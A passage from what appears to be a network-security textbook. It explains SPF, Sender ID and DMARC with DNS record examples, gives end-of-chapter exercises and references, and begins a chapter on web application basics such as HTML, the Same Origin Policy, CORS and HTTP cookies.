When an SMTP server receives an e-mail, he may query the sending domain (the domain part of the `821.MailFrom` e-mail address) if the SMTP client is authorized to send e-mails on behalf of this domain. To do so, he issues a DNS query for all TXT-RRs for the domain `shop.com`. As part of the DNS response, he receives the SPF policy from Listing 19.4. In this TXT-RR, `v=spf1` indicates that this is an SPF policy. The two entries `ip4:192.0.2.1` and `ip4:192.0.2.2` list the only IP addresses that are authorized to send e-mails, and `-all` excludes all other e-mail addresses. In Figure 19.7, the SMTP client has the IPv4 address `102.0.2.2`, so he is authorized to send e-mails on behalf of `shop.com`. This result is included in an SPF report and added as another header line to the e-mail source code.

Listing 19.4 Example DNS entry with MX- and SPF-RRs.

<code>shop.com.</code>	<code>IN MX 10 mx.shop.com.</code>
	<code>IN MX 20 mx2.shop.com.</code>
<code>mx.shop.com.</code>	<code>IN A 192.0.2.1</code>
<code>mx2.shop.com.</code>	<code>IN A 192.0.2.2</code>
<code>shop.com.</code>	<code>IN TXT "v=spf1_ip4:192.0.2.1_ip4:192.0.2.2_-all"</code>

DNS resource records A minimal example of a zonefile is given in Listing 19.4. Two receiving SMTP servers are specified that can be found via an MX request, and

via the TXT-RR, the same servers are authorized to send mail for `shop.com`. Several other directives for SPF allow for a more flexible configuration of SPF policies; these are described in detail in RFC 7208 [10].

Sender ID Sender ID is similar to SPF, and the directives are essentially identical. It can be used together with SPF. A minimal zone file is shown in Listing 19.5.

Listing 19.5 Example DNS entry with MX- and Sender ID-RRs.

```
shop.com.      IN MX 10 mx.shop.com.
               IN MX 20 mx2.shop.com.
mx.shop.com.   IN A 192.0.2.1
mx2.shop.com. IN A 192.0.2.2
shop.com.     IN TXT "spf2.0/prf-ip4:192.0.2.1_ip4:192.0.2.2-all"
```

Sender ID is an extension of SPF and allows you to select the sender addresses to be checked. The parameter `pra` selects the variant in which `822.From` is used as the sender address, and the DNS query is sent to the domain in the e-mail address. `mfrom` selects `821.MailFrom`, and in this configuration, the sender ID would be identical to SPF.

19.7 DMARC

While DKIM, SPF, and Sender-ID allow the *receiver* to decide on the classification of SPAM, the *sender* has no influence on these decisions. Thus, identically protected e-mails from one sender may be classified as SPAM by one recipient while they pass the SPAM filter without any problems by another.

Listing 19.6 Example DMARC Policy.

```
; DMARC record for the domain shop.com
_dmarc IN TXT ( "v=DMARC1;p=quarantine;r"
                  "ruamailto:dmarc-feedback@shop.com;r"
                  "rufmailto:auth-reports@thirdparty.example.net" )
```

To close this control gap for the commercial e-mail senders, Google, Yahoo, Microsoft, Facebook, AOL, PayPal, and LinkedIn 2011 launched an initiative that resulted in the *Domain-based Message Authentication, Reporting and Conformance* (DMARC) specification [12]. A DMARC policy, which is also stored in the DNS, specifies how to proceed in case of a FAIL from DKIM or SPF and how this error should be reported to the sender of the email. DMARC policies should thus lead to more conformity in e-mail handling.

Protecting an e-mail with DMARC DMARC only makes sense in combination with DKIM and SPF. Therefore, the receiving SMTP server in Figure 19.8 makes three DNS queries to different domains. After receiving the three TXT-RRs, the SMTP server verifies the DKIM signature and checks the SPF whitelist. If both the DKIM and SPF checks are OK, the server checks the *alignment* of the different




Fig. 19.8 Protecting an e-mail with DMARC, in combination with DKIM and SPF.

sender addresses and domain names, with different checks for DKIM and SPF (see below). If either the DKIM or the SPF check fails, the server consults the DMARC policy on how to proceed with this email.

DMARC Policies DMARC policies are stored in the DNS as TXT-RR for the static subdomain `_dmarc`. In Figure 19.8 and Listing 19.6 this is the domain `_dmarc.shop.com`. A minimal DMARC policy specifies behavior for the recipient in the `p` parameter. Three values are specified for this parameter:

- **p=none:** The owner of the sending domain does not require any particular procedure and leaves it up to the recipient to decide.
- **p=quarantine:** The e-mail should be treated with special care but should not be deleted. For example, it can be moved to a particular SPAM folder for manual inspection by the e-mail user.
- **p=reject:** The recipient should reject the e-mail during the SMTP transaction.

In the case of FAIL, the sender can also request detailed forensic reports to be sent to the e-mail address given in `ruf` (“return user for forensic reports”) or a statistical summary to the address in `rua` (“return user for aggregated reports”). The parameter `pct` contains the percentage of e-mails that should be checked with DMARC; if it is not present, the default value is 100%.

DMARC alignment The most complex part of DMARC is the *alignment* checks of the domains for SPF and DKIM. This is to ensure that the domain data in the different sender addresses and email headers “match” each other. For SPF, these are the 821.`MailFrom` address that SPF checks and the 822.`From` address that is displayed to the user. For DKIM, these are the domain specified in the `d=` parameter

aspf: 821.MailFrom adkim: d=	aspf: 822.From adkim: 822.From	strict	relaxed
service.shop.com	mail.shop.com	fail	pass
shop.com	shop.com	pass	pass
shop.co.uk	service.co.uk	fail	fail

Fig. 19.9 Examples of the Alignment Policies in DMARC.

of the DKIM policy and the domain from 822.From. The value `strict` in the `aspf` or `adkim` parameter requires identical domains, the default value `relaxed` only requires superdomains to match. Unique features like the 2-label TLDs in Great Britain are taken into account.

Related Work

A measurement study on the prevalence of SPF, DKIM, and SMTP-over-TLS was published in [7]. Two other measurement studies [14, 9] focused on TLS and evaluated its parameters when used in the e-mail ecosystem.

In POP3, IMAP, and SMTP, usage of TLS is often triggered via the STARTTLS mechanism (subsection 10.1.3). Here mail clients will first send commands in plain-text, and then the use of TLS to encrypt all subsequent commands is negotiated. If the server now caches these plaintext commands, various attacks are possible. A systematic study on these attacks was published in [17].

A series of new attacks capable of bypassing SPF, DKIM, and DMARC were described [20]. One year later, the same group published a paper investigating the DKIM ecosystem in detail [21].

Problems

19.1 POP3 and IMAP

- (a) Check the configuration of your e-mail client for SMTP and IMAP. Is TLS used? If yes, how is TLS activated?
- (b) Suppose your e-mail client uses POP3 with the challenge-and-response protocol from RFC 1939 but without TLS. Can you think of how to compute a low-entropy common secret *pw* efficiently?
- (c) Which identity of the client should the Kerberos ticket from Figure 19.2 contain?

19.2 SMTP-over-TLS

One of your fellow students proposes a new Internet Draft on SMTP-over-TLS. He proposes to make the use of TLS transparent to the recipient of an e-mail by adding a flag "TLS=BOOLEAN" to each `Recieved` header. If TLS was used when receiving

the email, this flag is set to TRUE by the receiving SMTP server; if not, it is set to FALSE. Can the recipient in Figure 19.3 trust this mechanism?

19.3 Bayes filters

- (a) Why are Bayes filters trained on words and not on sentences?
- (b) Can you imagine a fully automated machine learning algorithm for SPAM detection, where a neural network scans all e-mails and automatically classifies them into SPAM and HAM?
- (c) Suppose you want to minimize the False Negative rate of a SPAM filter. How can you do that?

19.4 Bayes filters

60 SPAM mails and 120 HAM emails are training sets for a Bayes filter. The following table shows the frequency of four keywords in the training sets.

	SPAM (60 mails)	HAM (120 mails)
Tide (TI)	3	12
Persil (PE)	6	21
Bitcoin (BI)	36	6
Stablecoin (ST)	24	9

- (a) The assumption for the probability of SPAM and HAM is $\Pr(\text{SPAM}) = 1/2 = \Pr(\text{HAM})$, and the threshold for classifying it as spam is 80%. In the table, see the frequency of occurrence of the TI, PE, BI, and ST in SPAM and HAM emails in different-sized training sets. Now calculate for each of these words the probability that a mail containing this word is SPAM and then decide whether it will be classified as SPAM by the filter.
- (b) Calculate the probabilities $\Pr(\text{SPAM} | \text{TI AND PE})$ and $\Pr(\text{SPAM} | \text{BI AND ST})$ and decide in each case whether emails containing these two words are classified as SPAM.
- (c) Now make the assumption $\Pr(\text{SPAM}) = 4/5$ and $\Pr(\text{HAM}) = 1/5$. Using these new a priori probabilities, compute $\Pr(\text{SPAM} | \text{TI AND BI})$ and indicate whether mail containing these two words will be classified as spam.

19.5 DKIM

- (a) Why don't OpenPGP and S/MIME sign the e-mail headers?
- (b) Would `h=From:From:To:To:From:To:Subject:Subject` be a valid parameter in the DKIM header? Suppose this e-mail contains three FROM, two TO, and one SUBJECT header – in which sequence would they be hashed?
- (c) Canonicalize the following header with the relaxed method:
`sUBjeCT<SP>:<HTAB>ALeX<SP><SP><CRLF><HTAB>is<SP>cool<CRLF>`
- (d) Why must the value of the parameter bh always be shorter than the value of the parameter b?

19.6 SPF

- (a) Suppose a botnet sends SPAM e-mails using the accounts available on the infected computers. Can SPF detect this attack?
- (b) The `include:otherdomain.test` directive includes the SPF whitelist for

`otherdomain.test` in the current SPF whitelist. Consider the following two SPF policies:

```
shop.com IN TXT "v=spf1 ip4:192.0.2.2 include:shop.co.uk -all"
shop.co.uk IN TXT "v=spf1 ip4:192.0.2.1 include:shop.com -all"
```

Which problem might occur when evaluating one of these policies?

19.7 DMARC

Consider the following DMARC policy for `joergschwenk.com`:

```
"v=DMARC1; p=reject; pct=100; rua=mailto:dmarc-
report@joergschwenk.com; ruf=mailto:dmarc-report@joergschwenk.com;
adkim=r; aspf=r;"
```

Suppose that the DKIM and SPF checks were OK. For the alignment, we have

`822.From=mail@joergschwenk.com`,

`821.MailFrom=mailer@mail.joergschwenk.com`, and the DKIM parameter
`d=googlemail.com`.

Which alignment will be OK?

References

1. Allman, E., Callas, J., Delany, M., Libbey, M., Fenton, J., Thomas, M.: DomainKeys Identified Mail (DKIM) Signatures. RFC 4871 (Proposed Standard) (2007). DOI 10.17487/RFC4871. URL <https://www.rfc-editor.org/rfc/rfc4871.txt>. Obsoleted by RFC 6376, updated by RFC 5672
2. Crispin, M.: Internet Message Access Protocol - Version 4. RFC 1730 (Proposed Standard) (1994). DOI 10.17487/RFC1730. URL <https://www.rfc-editor.org/rfc/rfc1730.txt>. Obsoleted by RFCs 2060, 2061
3. Crispin, M.: INTERNET MESSAGE ACCESS PROTOCOL - VERSION 4rev1. RFC 3501 (Proposed Standard) (2003). DOI 10.17487/RFC3501. URL <https://www.rfc-editor.org/rfc/rfc3501.txt>. Obsoleted by RFC 9051, updated by RFCs 4466, 4469, 4551, 5032, 5182, 5738, 6186, 6858, 7817, 8314, 8437, 8474, 8996
4. Crocker, D.: STANDARD FOR THE FORMAT OF ARPA INTERNET TEXT MESSAGES. RFC 822 (Internet Standard) (1982). DOI 10.17487/RFC0822. URL <https://www.rfc-editor.org/rfc/rfc822.txt>. Obsoleted by RFC 2822, updated by RFCs 1123, 2156, 1327, 1138, 1148
5. Crocker (Ed.), D.: RFC 4871 DomainKeys Identified Mail (DKIM) Signatures – Update. RFC 5672 (Proposed Standard) (2009). DOI 10.17487/RFC5672. URL <https://www.rfc-editor.org/rfc/rfc5672.txt>. Obsoleted by RFC 6376
6. Crocker (Ed.), D., Hansen (Ed.), T., Kucherawy (Ed.), M.: DomainKeys Identified Mail (DKIM) Signatures. RFC 6376 (Internet Standard) (2011). DOI 10.17487/RFC6376. URL <https://www.rfc-editor.org/rfc/rfc6376.txt>. Updated by RFCs 8301, 8463, 8553, 8616
7. Foster, I.D., Larson, J., Masich, M., Snoeren, A.C., Savage, S., Levchenko, K.: Security by any other name: On the effectiveness of provider based email security. In: I. Ray, N. Li, C. Kruegel (eds.) ACM CCS 2015: 22nd Conference on Computer and Communications Security, pp. 450–464. ACM Press, Denver, CO, USA (2015). DOI 10.1145/2810103.2813607
8. Graham, P.: A plan for spam. august 2002. Online available at <http://www.paulgraham.com/spam.html> (accessed March 24, 2020) (2002)
9. Holz, R., Amann, J., Mehani, O., Käafar, M.A., Wachs, M.: TLS in the wild: An internet-wide analysis of TLS-based protocols for electronic communication. In: ISOC Network and

- Distributed System Security Symposium – NDSS 2016. The Internet Society, San Diego, CA, USA (2016)
- 10. Kitterman, S.: Sender Policy Framework (SPF) for Authorizing Use of Domains in Email, Version 1. RFC 7208 (Proposed Standard) (2014). DOI 10.17487/RFC7208. URL <https://www.rfc-editor.org/rfc/rfc7208.txt>. Updated by RFCs 7372, 8553, 8616
 - 11. Klensin, J.: Simple Mail Transfer Protocol. RFC 5321 (Draft Standard) (2008). DOI 10.17487/RFC5321. URL <https://www.rfc-editor.org/rfc/rfc5321.txt>. Updated by RFC 7504
 - 12. Kucherawy (Ed.), M., Zwicky (Ed.), E.: Domain-based Message Authentication, Reporting, and Conformance (DMARC). RFC 7489 (Informational) (2015). DOI 10.17487/RFC7489. URL <https://www.rfc-editor.org/rfc/rfc7489.txt>. Updated by RFCs 8553, 8616
 - 13. Margolis, D., Risher, M., Ramakrishnan, B., Brotman, A., Jones, J.: SMTP MTA Strict Transport Security (MTA-STS). RFC 8461 (Proposed Standard) (2018). DOI 10.17487/RFC8461. URL <https://www.rfc-editor.org/rfc/rfc8461.txt>
 - 14. Mayer, W., Zauner, A., Schmiedecker, M., Huber, M.: No need for black chambers: Testing TLS in the e-mail ecosystem at large. In: 11th International Conference on Availability, Reliability and Security, ARES 2016, Salzburg, Austria, August 31 - September 2, 2016, pp. 10–20. IEEE Computer Society (2016). DOI 10.1109/ARES.2016.11. URL <https://doi.org/10.1109/ARES.2016.11>
 - 15. Myers, J.: IMAP4 Authentication Mechanisms. RFC 1731 (Proposed Standard) (1994). DOI 10.17487/RFC1731. URL <https://www.rfc-editor.org/rfc/rfc1731.txt>
 - 16. Myers, J., Rose, M.: Post Office Protocol - Version 3. RFC 1939 (Internet Standard) (1996). DOI 10.17487/RFC1939. URL <https://www.rfc-editor.org/rfc/rfc1939.txt>. Updated by RFCs 1957, 2449, 6186, 8314
 - 17. Poddebsniak, D., Ising, F., Böck, H., Schinzel, S.: Why TLS is better without STARTTLS: A security analysis of STARTTLS in the email context. In: M. Bailey, R. Greenstadt (eds.) USENIX Security 2021: 30th USENIX Security Symposium, pp. 4365–4382. USENIX Association (2021)
 - 18. Postel, J.: Simple Mail Transfer Protocol. RFC 821 (Internet Standard) (1982). DOI 10.17487/RFC0821. URL <https://www.rfc-editor.org/rfc/rfc821.txt>. Obsoleted by RFC 2821
 - 19. Resnick (Ed.), P.: Internet Message Format. RFC 5322 (Draft Standard) (2008). DOI 10.17487/RFC5322. URL <https://www.rfc-editor.org/rfc/rfc5322.txt>. Updated by RFC 6854
 - 20. Shen, K., Wang, C., Guo, M., Zheng, X., Lu, C., Liu, B., Zhao, Y., Hao, S., Duan, H., Pan, Q., Yang, M.: Weak links in authentication chains: A large-scale analysis of email sender spoofing attacks. In: M. Bailey, R. Greenstadt (eds.) USENIX Security 2021: 30th USENIX Security Symposium, pp. 3201–3217. USENIX Association (2021)
 - 21. Wang, C., Shen, K., Guo, M., Zhao, Y., Zhang, M., Chen, J., Liu, B., Zheng, X., Duan, H., Lin, Y., Pan, L.: A large-scale and longitudinal measurement study of DKIM deployment. In: 31st USENIX Security Symposium (USENIX Security 22). USENIX Association, Boston, MA (2022). URL <https://www.usenix.org/conference/usenixsecurity22/presentation/wang-chuhan>
 - 22. Wong, M., Schlitt, W.: Sender Policy Framework (SPF) for Authorizing Use of Domains in E-Mail, Version 1. RFC 4408 (Experimental) (2006). DOI 10.17487/RFC4408. URL <https://www.rfc-editor.org/rfc/rfc4408.txt>. Obsoleted by RFC 7208, updated by RFC 6652



Chapter 20

Web Security and Single Sign-On Protocols

Abstract *Single Sign-On* protocols (SSO) are used to grant a web user authenticated access to many web applications after a single manual login. On the client side, SSO protocols like OAuth, OpenID Connect, or SAML rely on standard web browser features. The blueprint for modern SSO protocols is the *Kerberos protocol* [56] described in chapter 14.

An existing login to Google can be used to log in to another web application with a single mouse click on the corresponding “Sign in with Google” button (Figure 20.1). These widely used SSO protocols are based on standards such as OAuth, OpenID Connect, or SAML.




Fig. 20.1 Single-Sign-On dialogue for a web application.

SSO protocols differ from the cryptographic protocols presented so far: they do not have their own client-side implementation but have to rely on features provided by modern web browsers. Typically, cryptographically secured messages, serialized JSON or XML files, are transmitted as HTML forms, URLs, or HTTP cookies. We will, therefore, briefly introduce these browser features. Since the security of SSO

is directly linked to the security of web applications, we will also describe the most critical attacks on such applications: Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), and SQL Injection (SQLi). A presentation of the most important SSO protocols in use today concludes the chapter.

20.1 Web Applications

A web application is a distributed client-server application whose application logic is split between the web browser as the client and a web server. Communication is mainly done via HTTP. Smartphone apps can also be implemented as web applications – in this case, the GUI is realized with HTML5, and the system browser of Android or iOS is used for the app's communication with a server.

The basic building blocks of web applications are HTTP (section 9.2) and HTML [16]. In addition to the actual HTML markup, a web page contains active script code (JavaScript) and precise layout instructions (Cascading Style Sheets). Both operate on an abstract object model of the web page, the *Document Object Model*. As a central security mechanism, the *Same Origin Policy* is intended to prevent foreign scripts from reading or modifying sensitive data of a web page (e.g., HTTP session cookies, passwords).

20.1.1 Architecture of Web Applications




Fig. 20.2 Components of a Web Application.

A modern web application consists of many components. A typical scenario is given in Figure 20.2. On the client side, the browser implements various parsers

(e.g., rendering for HTML, XML, CSS, URIs) that are needed to fetch and display HTML content correctly. JavaScript libraries extend the browser's functionality, and these libraries may load additional data from the Internet using AJAX technologies.

Specific data (e.g., Office documents) is not displayed by the browser itself but by suitable plug-ins (displayed in the browser window) or external viewers (shown in a separate window).

To retrieve data from the Internet, the service DNS (chapter 15) is required in addition to the HTTP protocol. This service resolves the domain name contained in the URL into an IP address. If SSL/TLS is used to protect data transmission, a PKI is also required.

On the server side, the required functionality is often provided by the interaction of several components. Static data of a web application (e.g., images, prices, texts) is stored in a database, is assembled into dynamic web pages with the help of an application server, and is delivered via a web server.

20.1.2 Hypertext Markup Language (HTML)

The Hypertext Markup Language is currently used in version 5 [16]; older versions like HTML 4.01 [38] or strict XHTML [61] are also supported by today's web browsers. Unlike its predecessors, HTML5 is specified as a *living standard* [81]. This means that the HTML5 standard is constantly changing, and new features may be added or removed at any time. Therefore, there are always differences in support of newly developed HTML5 features in different web browsers.

Listing 20.1 A simple HTML document.

```
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <title>My first HTML document</title>
5   </head>
6   <body>
7     <p>Hello world!
8   </body>
9 </html>
```

An HTML document (Listing 20.1) consists of an `<html>` element, which has one header and one body element as children. A preceding DOCTYPE declaration indicates that the following markup is HTML. The HTML markup defines both structure and presentation of the document. For example, the `<head>` and `<body>` elements are clearly used to structure the document, while the `<hr>` (horizontal line), `
` (line break) and `` (bold highlighted text) tags are used to define the presentation. The HTML parser of the browser may invoke other parsers for URLs (hyperlinks), script code (JavaScript), formatting instructions (Cascading Style Sheets), and XML.

20.1.3 Uniform Resource Locators (URLs) and Uniform Resource Identifiers (URIs)

The first versions of HTML were invented by Tim Berners-Lee at the CERN research institute to link different scientific articles via hyperlinks. Since these hyperlinks point to a unique resource on the WWW, they are also called *Uniform Resource Locators* (URLs). A *Uniform Resource Identifier* (URI) is a generalization of this concept. A URI can indicate the location of a resource (then a suitable software, e.g., a web browser, can access the resource directly), or it can just be a unique name for this resource (then it is unclear at first how this resource can be accessed). The syntax of URIs is complex; it is described in RFC 3986 [8]. Listing 20.2 gives some examples of URIs.

Listing 20.2 Examples for URIs.

```
1 http://www.ietf.org/rfc/rfc2396.txt
2 ftp://ftp.is.co.za/rfc/rfc1808.txt
3 ldap://[2001:db8::7]/c=GB?objectClass?one
4 mailto:John.Doe@example.com
5 news:comp.infosystems.www.servers.unix
6 tel:+1-816-555-1212
7 telnet://192.0.2.16:80/
8 urn:oasis:names:specification:docbook:dtd:xml:4.1.2
```

In web browsers, a separate parser is responsible for evaluating URIs. Its functionality shall be briefly explained using the example of the HTTP-URL from Listing 20.2. First, the domain name `www.ietf.org` is extracted, and a DNS query is used to determine the corresponding IP address. Then the protocol specification `http` is used to select the correct TCP port 80, and finally, the URL's path is used in the GET query of the HTTP protocol.

20.1.4 JavaScript and the Document Object Model (DOM)

Many websites contain extensive JavaScript libraries. With the help of JavaScript, animations can be realized, the navigation on a website can be implemented, or the complete content of the website can be exchanged. Brendan Eich developed JavaScript for the Netscape browser. In 1996, the company Netscape Communications handed over the standardization of this scripting language to the standardization committee Ecma International, based in Geneva. The current version of the standard is ECMAScript 2023 [37].

JavaScript functions can access web objects (HTML elements, document URL, embedded web pages) in read and write mode, as far as the Same Origin Policy (see below) allows. The *web objects* of an HTML page, their *properties* and their *interfaces* are described in the *Document Object Model* (DOM). The third version of this model is described in [57]. Like HTML5, the DOM specification is maintained as a living standard [80].

Listing 20.3 Embedding JavaScript in HTML.

```

1 <html>
2   <head>
3     <title>JavaScript test</title>
4     <script src="product.js" type="text/javascript"></script>
5   </head>
6   <body>
7     <form name="Form" action="">
8       <input type="number" name="Input1" max="999">
9       <input type="number" name="Input2" max="999">
10      <input type="button" value="Calculate Product"
11        onclick="Product()">
12    </form>
13  </body>
14 </html>
```

Listing 20.3 gives an example of how JavaScript can be embedded in a web page. After loading the web page, a form is displayed in which two numbers with a maximum of three digits can be entered. The action button also displayed is labeled “Calculate Product”. If this button is pressed, the `onclick` event is triggered in the browser (line 11) and the function `Product()` from the file `product.js` (included in line 4) is called.

Listing 20.4 The JavaScript function `Product()` from the file `product.js`.

```

1 function Product() {
2   var Result = document.Form.Input1.value
3     * document.Form.Input2.value;
4   alert("The product of "
5     + document.Form.Input1.value + " and "
6     + document.Form.Input2.value + " is "
7     + Result);
8 }
```

This function can be called without arguments because JavaScript can use the DOM to get the necessary input. In Listing 20.4, `document.Form.Input1.value` selects the value from the input field with name "Input1" (line 8 of Listing 20.3), and `document.Form.Input2.value` selects the second input value. JavaScript does not declare the type of an input variable. However, since multiplication is used in the function `Product()`, JavaScript assumes that the inputs must be numbers and casts the entered strings into integers. The multiplication result is displayed in a pop-up window (lines 4 to 7 of Listing 20.4).

20.1.5 Same Origin Policy (SOP)

Web Origins Roughly speaking, the Same Origin Policy (SOP) states that a script may only access a resource (read or write) if both (script and resource) are loaded via the same *Web Origin*. According to RFC 6454 [7], the Web Origin of a resource

consists of a protocol (e.g., HTTP), the domain (e.g., www.ietf.org), and the port (e.g., TCP port 80 for HTTP). The web browser enforces the SOP for different web pages, which is illustrated in Figure 20.3.




Fig. 20.3 Enforcement of the Same Origin Policy. Script2 is not allowed to access the account number in Document1 because the Web Origins of the two documents differ in all three parameters.

Popular misunderstandings about the SOP Unfortunately, this definition via Web Origins oversimplifies the Same Origin Policy. Exceptions are made for JavaScript and CSS files, for example. Since these files are often loaded from other domains, they are given access rights to the Origin of the HTML document that includes them. For example, even if Script2 from Figure 20.3 was loaded from `https://bad.edu`, it will be assigned the web origin (`http://attacker.org:80`). Details about these exceptions can be found in the Browser Security Handbook by Michal Zalewski [83].

Detailed description of the SOP A detailed empirical description of the SOP was published in [64]. The basic concepts are illustrated in Figure 20.4. The *Host Document* is the HTML document whose URL is displayed in the browser's address bar. The *Embedded Document* is an HTML, XML or JavaScript file that is embedded via an HTML element, the *Embedding Element*, using an URL attribute. Typical examples of Embedding Elements are `<iframe>`, `<script>` or `` elements. The SOP decision to allow read or write access is based on the Web Origins of the Host Document and Embedded Document, the type of the Embedding Element ee, and specific attributes of this element (`cors`, `sandbox`).




Fig. 20.4 Same Origin Policy for JavaScript and CSS files.

20.1.6 Cascading Style Sheets

With Cascading Style Sheets (CSS, [10]), a web developer can make precise statements about the appearance of individual HTML elements in a CSS-specific language. We will illustrate CSS with the following example from Listing 20.5. Lines 5 to 8 contain a `<style>` element that defines the appearance of the `<body>` and `<h1>` elements. The content of `<h1>` elements is displayed in red on a white background, and the remaining content of the `<body>` element is shown in black on a white background.

Listing 20.5 HTML file with simple CSS statements.

```

1  <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
2  <HTML>
3    <HEAD>
4      <TITLE>Bach's home page</TITLE>
5      <STYLE type="text/css">
6        body { color: black; background: white }
7        h1 { color: red; background: white }
8      </STYLE>
9    </HEAD>
10   <BODY>
11     <H1>Bach's home page</H1>
12     <P>Johann Sebastian Bach was a prolific composer.</P>
13   </BODY>
14 </HTML>

```

20.1.7 AJAX

Using Asynchronous JavaScript And XML (AJAX), data can be retrieved independently of the user's mouse clicks. The main building block for AJAX is XMLHttpRequest.

XMLHttpRequest With the XMLHttpRequest object [40], a JavaScript function can configure and send an HTTP request (e.g. HTTP method to be used, HTTP header, GET or POST parameters), and receive the response. Thus, a JavaScript function can retrieve data independently of the human user.

CORS A data query with XMLHttpRequest is very powerful because the calling JavaScript function is allowed to read the returned content. This would override the SOP for cross-origin requests. An attacker could, for example, read anti-CSRF tokens from a web page and then use them for a CSRF attack (subsection 20.2.2). Therefore, *Cross-Origin Resource Sharing* (CORS) [39] was developed.

When a JavaScript function makes an XMLHttpRequest request from a web page, the browser automatically inserts an `Origin` header into the resulting HTTP request that contains the Web Origin of the requesting web page. The destination server of this request can compare this Web Origin with its own and decide, based on this comparison which content to deliver:

- It can answer the request with an error message, i.e., it cannot deliver any content.
- It can deliver the content of a resource that does not contain any security-relevant data (e.g., CSRF tokens).
- It can deliver the requested original file.

The requesting JavaScript function can use a preflight request to clarify which conditions must be met for the requested file to be delivered.

20.1.8 HTTP Cookies

HTTP is a stateless protocol; different HTTP requests from the same client cannot be related to each other. This is ideally suited for the original hypertext Internet, where servers should only deliver documents. However, it became problematic for applications like web shops: How can the server remember the shopping cart contents from the last visit?

For this reason, Netscape Communications added HTTP *cookies*. The IETF adopted this idea; the current status is documented in RFC 6265 [6]. When using HTTP cookies, the following happens:

- In the first HTTP response of the server, a string is transmitted in the header `Set-Cookie`, which usually contains a pair `name=value` and optionally a path specification, a validity period, and security parameters. The browser stores this information.



Fig. 20.5 HTTP cookies for stateful web applications.

- With the next HTTP request to the same domain, an HTTP header `Cookie` is sent along with the request, which contains the pair `name=value`. This is repeated for each HTTP request until the cookie expires.

Various security parameters can control the use of HTTP cookies:

- Secure:** If this flag is set, the browser sends this cookie value only via HTTPS connections.
- HttpOnly:** If this flag is set, the cookie's value can no longer be read via the DOM API `document.cookie`. This is to protect against Cross-Site Scripting (XSS) attacks (subsection 20.2.1).
- SameSite:** This parameter can have three values: `Strict`, `Lax` or `None`. In the `Strict` and `Lax` cases, it prevents the cookie from being sent with the request for web pages that are loaded, for example, in a cross-origin iFrame.

HTTP Session Cookies HTTP cookies are essential to keep track of a user's authentication status. The user may need to enter his/her username and password for the initial login. If authentication is successful, the web server will set a *session cookie*. During the validity period of this cookie, anyone in possession of the session cookie will gain access to the user's account. Therefore, HTTP session cookies are prime targets for web attacks and attacks on TLS.

HTTP cookies can only be set for the server's domain and possibly for subdomains. Therefore, other methods are needed for *cross-domain* communication.

20.1.9 HTTP Redirect and Query Strings

If server A wants to send information to server B, it can use HTTP redirects and query strings.

